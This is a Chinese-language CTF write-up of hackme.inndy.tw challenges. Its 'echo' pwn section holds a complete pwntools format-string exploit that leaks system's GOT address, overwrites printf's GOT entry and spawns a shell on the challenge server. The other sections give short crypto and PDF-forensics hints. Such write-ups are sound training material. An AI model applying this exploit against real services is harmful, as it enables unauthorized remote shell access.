
55. toooomuch (Pwn)

这是一道异常轻松的题目。拖到IDA里分析之后可以得知，程序的流程是先输入一个passcode，如果正确的话则开始玩一个猜数字的游戏，猜中了则会打印出 flag。并且这个猜数字的范围只是 0~100，而且不限制次数，同时passcode还是明文保存的。因此只需要二分猜就可以了。

57. echo (Pwn)

这是一个格式化字符串的题目。

Wildfoot 大佬做了一张帮助理解 fmtstr 的图片：



在这道题中，程序的流程就是循环多次，输入字符串，然后打印出该字符串。在调用 printf 的地方存在着格式化字符串的漏洞。

首先泄露出 system_got中的system函数的真实地址，再将printf_got覆盖为system_addr，之后通过 fgets 读入 `/bin/sh` 时， `printf("/bin/sh")` 就已经相当于 `system("/bin/sh")` 了。

利用脚本如下：

```
from pwn import *

io = remote("hackme.inndy.tw", 7711)

system_got = 0x804a018
printf_got = 0x804a010

# leak system_addr

payload = p32(system_got) + "%7$s"
io.sendline(payload)
system_addr = u32(io.recvline()[4:8])

# hijack system to printf_got
payload = fmtstr_payload(7, {printf_got: system_addr})
io.sendline(payload)

# system("/bin/sh")

io.sendline("/bin/sh")
io.interactive()
```

注：其中的"**$s**"是打印出 stack 中存的"位址"，而"**%7**"则表示第七个位置。此时栈中存放的都是printf函数的参数。至于为什么是第七个，这与编译器有关，需要自己不断地尝试。

71. easy (Crypto)

十六进制 + Base64

72. r u kidding (Crypto)

密文为

`EKZF{Hs'r snnn dzrx, itrs bzdrzq bhogdq}`

所以可以看出是移位了一位的简单的凯撒密码。

74. classic cipher 1 (Crypto)

这是一道密码题，使用的是替换式密码。

将密文

```
MTHJ{CWTNXRJCUBCGXGUGXWREXIPOYAOEYFIGXWRXCHTKHFCOHCFDUCGTXZOHIXOEOWMEHZO}
```

直接拖到网站 https://quipqiup.com/ 中分析即可。 MTHJ 必定对应的是 FLAG。

82. xor (Crypto)

使用 GitHub 上的开源工具 xortool 即可。

`xortool -xor -c 20`

生成的 xortool_out 文件夹下的 0.out 中即可搜到 flag 。

89. easy pdf (Forensic)

flag 被藏在了PDF 文件中。

首先尝试全部复制粘贴到文本编辑器中查看。果然看到了 flag。

90. this is a pen (Forensic)

像上题一样的做法是拿不到 flag 的。于是尝试将文件下载下来去分析。strings 啊，foremost 啊，一通瞎操作，什么都没有。看到网上有人说 wbStego4open 可以分析大部分的 PDF 隐写题。然而去官网上看了看，这好像是Windows平台的工具。于是又四处搜寻，看看PDF隐写到底有多少种常见的手段。但是看得都头大，和文件格式相关了。然而这道题我感觉不会有那么复杂。

最后想到 PDF Experter 可以对PDF直接进行编辑操作，琢磨着要不就进入它的编辑模式，说不定能看到什么。结果点击文件里奥巴马照片的时候，发现了 flag 。原来 flag 是以图片的形式隐藏在另一个图片下面了。